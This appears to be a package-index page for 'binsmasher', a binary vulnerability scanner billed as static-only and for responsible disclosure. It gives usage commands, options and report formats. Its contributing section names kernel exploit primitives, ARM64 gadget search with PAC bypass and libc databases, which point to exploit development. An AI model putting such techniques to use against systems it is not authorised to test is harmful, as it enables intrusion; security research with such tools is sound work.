
Static-only binary vulnerability scanner for responsible disclosure.
Installed as the binscan command via pip install.
# Scan default paths (/usr/bin, /usr/sbin, /lib/modules)
binscan

# Scan specific directories
binscan /usr/sbin /opt/binaries

# Audit a single binary
binscan --single /tmp/vuln_binary

# Custom output directory (default: ~/binscan_reports)
binscan /usr/bin -o ~/my_reports

# High-confidence only, verbose
binscan --single ./target --confidence CONFIRMED -v

# Skip taint analysis, threshold 100
binscan /usr/bin /sbin --threshold 100 --no-taint

# Skip HTML report generation
binscan /usr/bin --no-html
Options
| Flag | Default | Description |
|---|---|---|
paths |
/usr/bin /usr/sbin /lib/modules |
Directories or files to scan |
-o, --output-dir |
~/binscan_reports |
Output directory for reports |
--threshold |
50 |
Minimum risk score to include a binary |
-v, --verbose |
off | Enable debug logging |
--single BINARY |
— | Audit a single binary file |
--no-taint |
off | Disable taint / data-flow analysis |
--confidence |
PROBABLE |
Minimum confidence: CONFIRMED, PROBABLE, UNCONFIRMED |
--no-html |
off | Skip HTML report generation |
Output
Reports are saved to ~/binscan_reports (or custom -o path):
| File | Description |
|---|---|
cve_audit_all_*.json |
All findings as JSON |
cve_audit_confirmed_high_*.json |
CONFIRMED + High/Critical only |
cve_audit_probable_high_*.json |
PROBABLE + High/Critical only |
cve_mitre_*.md |
MITRE CVE submission templates (Markdown) |
cve_mitre_json_*.json |
MITRE CVE 5.0 JSON templates |
cve_audit_*.html |
Interactive HTML report with filters |
Detects 70+ dangerous functions (71 in the vulnerability catalog), applies taint analysis, generates CVSS-scored HTML/JSON/MITRE CVE output.
Contributing
Contributions are welcome. Open an issue or submit a pull request.
Priority areas:
- Kernel exploit primitives (
modprobe_path,commit_creds,msg_msg) - CTF platform integration (
pwn.college,HTB,pwnable.kr) - ARM64 gadget search improvements (PAC bypass)
- More libc versions in local database
Donations
If BinSmasher has been useful in your research or competitions:
ETH — 0xD773B73C7ea4862020b7B5B58f31Ea491f5a9bA3
BTC — bc1ql6qvsk67hl5vz346kx4gueqjhp6me9ss8eflgt
SOL — GYBiTvVbPvPJP7ZK5oaqc9w6UtHvd6NkhSPP2UBhDvfh
Authors
AncientEncoder
A. Canto — InsecureWorld
V. Nos — Cryptocalypse
BinSmasher Team
1 maintainer

Download files
Download the file for your platform. If you're not sure which to choose, learn more about installing packages.
Source Distribution
Built Distribution
Filter files by name, interpreter, ABI, and platform.
If you're not sure about the file name format, learn more about wheel file names.
Copy a direct link to the current filters
File details
Details for the file binsmasher-0.10.0.tar.gz.
File metadata
- Download URL: binsmasher-0.10.0.tar.gz
- Upload date:
- Size: 269.9 kB
- Tags: Source
- Uploaded using Trusted Publishing? No
- Uploaded via:
twine/7.0.0 CPython/3.12.13
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
f07da0271b41067e0a7247fe6893963f40bb708ad5999c06e8879837714dc5fc
|
|
| MD5 |
d4a601426a5ca0ce9658e58a351eb7f7
|
|
| BLAKE2b-256 |
88dcca0117c437ce6e804976acba55aaa2662e226f222ebaacd70d629fd2a6ec
|
File details
Details for the file binsmasher-0.10.0-py3-none-any.whl.
File metadata
- Download URL: binsmasher-0.10.0-py3-none-any.whl
- Upload date:
- Size: 279.2 kB
- Tags: Python 3
- Uploaded using Trusted Publishing? No
- Uploaded via:
twine/7.0.0 CPython/3.12.13
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
d5804c93951e15937766dd99b1ed25e1ed371c704d7c3c6fd2a2e900a6814bb1
|
|
| MD5 |
75bc8c990465fd4665ea7c216e70868e
|
|
| BLAKE2b-256 |
0b8ceb535c04d69ac1227e21caec68583b8f4256bf414d3068f43b4909fddd7c
|














